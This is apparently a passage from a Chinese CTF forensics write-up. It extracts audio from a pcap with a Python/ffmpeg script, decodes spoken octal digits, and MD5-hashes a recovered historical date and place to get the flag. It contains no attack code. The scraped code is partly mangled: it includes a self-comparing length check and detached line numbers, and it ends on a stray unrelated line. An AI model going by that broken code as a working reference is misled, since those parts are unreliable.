rdpcap(pcap_file) tcp_streams = {} for packet in packets: if packet.haslayer(TCP) and packet.haslayer(Raw): tcp = packet[TCP] stream_key = f"{packet[IP].src} :{packet[IP].dst} :{tcp.sport} :{tcp.dport} " if stream_key not in tcp_streams: tcp_streams[stream_key] = [] payload = bytes (tcp.payload) if payload: tcp_streams[stream_key].append(payload) print (f"发现 {len (tcp_streams)} 个TCP流" ) for i, (stream_key, payloads) in enumerate (tcp_streams.items()): if len (payloads) < 10 : continue print (f"处理TCP流 {i+1 } : {stream_key} " ) raw_data = b'' .join(payloads) raw_file = os.path.join(self .temp_dir, f"tcp_{i} .raw" ) with open (raw_file, 'wb' ) as f: f.write(raw_data) wav_files = self ._try_convert_to_wav(raw_file, output_dir, f"tcp_stream_{i+1 } " ) extracted_files.extend(wav_files) except Exception as e: print (f"提取TCP流时出错: {e} " ) return extracted_files def _extract_raw_audio (self, pcap_file, output_dir ): """尝试提取原始音频数据""" print ("\n=== 尝试提取原始音频数据 ===" ) extracted_files = [] try : packets = rdpcap(pcap_file) all_payloads = [] for packet in packets: if packet.haslayer(Raw): payload = bytes (packet[Raw]) if len (payload) > 100 : all_payloads.append(payload) if all_payloads: raw_data = b'' .join(all_payloads) raw_file = os.path.join(self .temp_dir, "raw_pcap.bin" ) with open (raw_file, 'wb' ) as f: f.write(raw_data) wav_files = self ._try_convert_to_wav(raw_file, output_dir, "raw_pcap_data" ) extracted_files.extend(wav_files) except Exception as e: print (f"提取原始数据时出错: {e} " ) return extracted_files def _try_convert_to_wav (self, raw_file, output_dir, base_name ): """尝试使用多种编码格式将原始文件转换为WAV""" converted_files = [] if not os.path.exists(raw_file) or os.path.getsize(raw_file) < 1000 : return converted_files formats_to_try = [ ('mulaw' , 8000 , 1 , 'G.711_μ-law_8kHz_mono' ), ('alaw' , 8000 , 1 , 'G.711_A-law_8kHz_mono' ), ('mulaw' , 16000 , 1 , 'G.711_μ-law_16kHz_mono' ), ('alaw' , 16000 , 1 , 'G.711_A-law_16kHz_mono' ), ('s16le' , 8000 , 1 , 'PCM_16bit_8kHz_mono' ), ('s16le' , 16000 , 1 , 'PCM_16bit_16kHz_mono' ), ('s16le' , 44100 , 1 , 'PCM_16bit_44.1kHz_mono' ), ('s16le' , 48000 , 1 , 'PCM_16bit_48kHz_mono' ), ] if not self ._check_ffmpeg(): print ("未找到ffmpeg,无法转换音频格式" ) return converted_files for fmt, rate, channels, desc in formats_to_try: output_file = os.path.join(output_dir, f"{base_name} _{desc} .wav" ) try : cmd = [ 'ffmpeg' , '-y' , '-f' , fmt, '-ar' , str (rate), '-ac' , str (channels), '-i' , raw_file, output_file ] result = subprocess.run(cmd, capture_output=True , timeout=10 ) if (result.returncode == 0 and os.path.exists(output_file) and os.path.getsize(output_file) > 1024 ): if self ._validate_wav_file(output_file): print (f" ✓ 成功转换: {desc} " ) converted_files.append(output_file) break else : os.remove(output_file) else : if os.path.exists(output_file): os.remove(output_file) except (subprocess.TimeoutExpired, Exception) as e: if os.path.exists(output_file): os.remove(output_file) return converted_files def _validate_wav_file (self, wav_file ): """验证WAV文件是否有效""" try : with wave.open (wav_file, 'rb' ) as wav: frames = wav.getnframes() rate = wav.getframerate() channels = wav.getnchannels() if frames < 100 : return False data = wav.readframes(min (1000 , frames)) if len (data) == 0 : return False return True except : return False def _check_ffmpeg (self ): """检查ffmpeg是否可用""" try : subprocess.run(['ffmpeg' , '-version' ], capture_output=True ) return True except : return False def _enhance_all_audio (self, output_dir ): """增强所有提取的音频文件""" enhanced_files = [] wav_files = [f for f in self .extracted_files if f.endswith('.wav' )] if not wav_files: print ("没有找到WAV文件进行增强" ) return enhanced_files print (f"将对 {len (wav_files)} 个音频文件进行增强" ) for wav_file in wav_files: try : enhanced_file = self ._enhance_single_audio(wav_file) if enhanced_file: enhanced_files.append(enhanced_file) print (f" ✓ 增强完成: {os.path.basename(enhanced_file)} " ) except Exception as e: print (f" ✗ 增强失败 {os.path.basename(wav_file)} : {e} " ) return enhanced_files def _enhance_single_audio (self, input_file ): """增强单个音频文件""" if not self .have_enhance_deps: return None try : with wave.open (input_file, 'rb' ) as wf: nch = wf.getnchannels() sw = wf.getsampwidth() sr = wf.getframerate() n_frames = wf.getnframes() data = wf.readframes(n_frames) if sw != 2 : print (f" [!] 跳过非16位PCM文件: {os.path.basename(input_file)} " ) return None audio_int16 = np.frombuffer(data, dtype=np.int16) audio_float32 = audio_int16.astype(np.float32) if nch == 2 : audio_float32 = audio_float32.reshape(-1 , 2 ) audio_float32 = np.mean(audio_float32, axis=1 ) audio_float32 = audio_float32 - np.mean(audio_float32) audio_float32 = audio_float32 / 32768.0 nyquist = sr / 2.0 low = 300.0 / nyquist high = 3400.0 / nyquist if high > low: b, a = signal.butter(4 , [low, high], btype='band' ) audio_float32 = signal.filtfilt(b, a, audio_float32) f, t, Zxx = signal.stft(audio_float32, fs=sr, nperseg=256 , noverlap=128 , boundary=None ) magnitude = np.abs (Zxx) noise_floor = np.median(magnitude, axis=1 , keepdims=True ) threshold = noise_floor * 1.5 gain_mask = np.where(magnitude >= threshold, 1.0 , 0.25 ) Zxx_denoised = Zxx * gain_mask _, audio_float32 = signal.istft(Zxx_denoised, fs=sr, nperseg=256 , noverlap=128 , boundary=None ) if len (audio_float32) > len (audio_float32): audio_float32 = audio_float32[:len (audio_float32)] elif len (audio_float32) < len (audio_float32): audio_float32 = np.pad(audio_float32, (0 , len (audio_float32) - len (audio_float32))) audio_float32 = audio_float32 * 30.0 abs_signal = np.abs (audio_float32) signal_sign = np.sign(audio_float32) above_threshold = abs_signal > 0.8 processed_magnitude = abs_signal.copy() processed_magnitude[above_threshold] = 0.8 + (abs_signal[above_threshold] - 0.8 ) / 6.0 audio_float32 = signal_sign * processed_magnitude audio_float32 = np.clip(audio_float32, -1.0 , 1.0 ) audio_int16 = (audio_float32 * 32767.0 ).astype(np.int16) base_name = os.path.splitext(input_file)[0 ] enhanced_file = f"{base_name} _enhanced.wav" with wave.open (enhanced_file, 'wb' ) as wf: wf.setnchannels(1 ) wf.setsampwidth(2 ) wf.setframerate(sr) wf.writeframes(audio_int16.tobytes()) return enhanced_file except Exception as e: print (f"增强音频时出错: {e} " ) return None def _print_summary (self ): """打印提取结果摘要""" print ("\n" + "=" *50 ) print ("提取结果摘要" ) print ("=" *50 ) if not self .extracted_files: print ("未找到任何音频文件" ) return original_files = [f for f in self .extracted_files if not f.endswith('_enhanced.wav' )] enhanced_files = [f for f in self .extracted_files if f.endswith('_enhanced.wav' )] print (f"成功提取 {len (original_files)} 个原始音频文件:" ) for i, file_path in enumerate (original_files, 1 ): file_size = os.path.getsize(file_path) print (f" {i} . {os.path.basename(file_path)} ({file_size} 字节)" ) if enhanced_files: print (f"\n成功生成 {len (enhanced_files)} 个增强音频文件:" ) for i, file_path in enumerate (enhanced_files, 1 ): file_size = os.path.getsize(file_path) print (f" {i} . {os.path.basename(file_path)} ({file_size} 字节)" ) print (f"\n所有文件已保存到: {os.path.dirname(self.extracted_files[0 ])} " ) if __name__ == "__main__" : import sys if len (sys.argv) < 2 : print ("用法: python audio_extractor.py <pcap文件> [输出目录] [是否增强音频]" ) print ("示例: python audio_extractor.py voice_traffic.pcap extracted_audio" ) print ("示例: python audio_extractor.py voice_traffic.pcap extracted_audio false (不增强音频)" ) sys.exit(1 ) pcap_file = sys.argv[1 ] output_dir = sys.argv[2 ] if len (sys.argv) > 2 else "extracted_audio" enhance_audio = True if len (sys.argv) > 3 and sys.argv[3 ].lower() in ['false' , '0' , 'no' ]: enhance_audio = False if not os.path.exists(pcap_file): print (f"错误: 文件 '{pcap_file} ' 不存在" ) sys.exit(1 ) extractor = PCAPAudioExtractor(enhance_audio=enhance_audio) extracted_files = extractor.extract_all_audio(pcap_file, output_dir)

还是可以提取出来的,不过速度有点感人:
里面可以听到一串数字:
651466314514271616614214660701456661601411451426071146666014214371656514214470
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
octal_string = "651466314514271616614214660701456661601411451426071146666014214371656514214470" result_list = [] current_index = 0 while current_index < len (octal_string): if current_index + 3 <= len (octal_string): three_digit_string = octal_string[current_index:current_index + 3 ] try : three_digit_number = int (three_digit_string, 8 ) if 32 <= three_digit_number <= 127 : result_list.append(chr (three_digit_number)) current_index += 3 continue except ValueError: pass if current_index + 2 <= len (octal_string): two_digit_string = octal_string[current_index:current_index + 2 ] try : two_digit_number = int (two_digit_string, 8 ) if 32 <= two_digit_number <= 127 : result_list.append(chr (two_digit_number)) current_index += 2 continue except ValueError: pass current_index += 1 decoded_result = '' .join(result_list) print (decoded_result)
解密压缩包,听音频内容:
1
2
3
4
5
6
7
8
9
粤语:一切安好,我会按照要求准备好抽查,我该送到何地? 国语:送至双里湖西岸南山茶铺,左边第二个橱柜,勿放错 粤语:我已知悉,你在那边可还安好? 国语:一切安好,希望你我二人早日相见。 粤语:指日可待。茶叶送到了,但是晚了时日,茶铺看来只能另寻良辰吉日了。你在那边,千万保重
上网搜索对应事件找到了 1949年10月24日8时45分于双鲤湖西岸南山茶铺
md5后得到flag








 同时执行后服务器出现了异常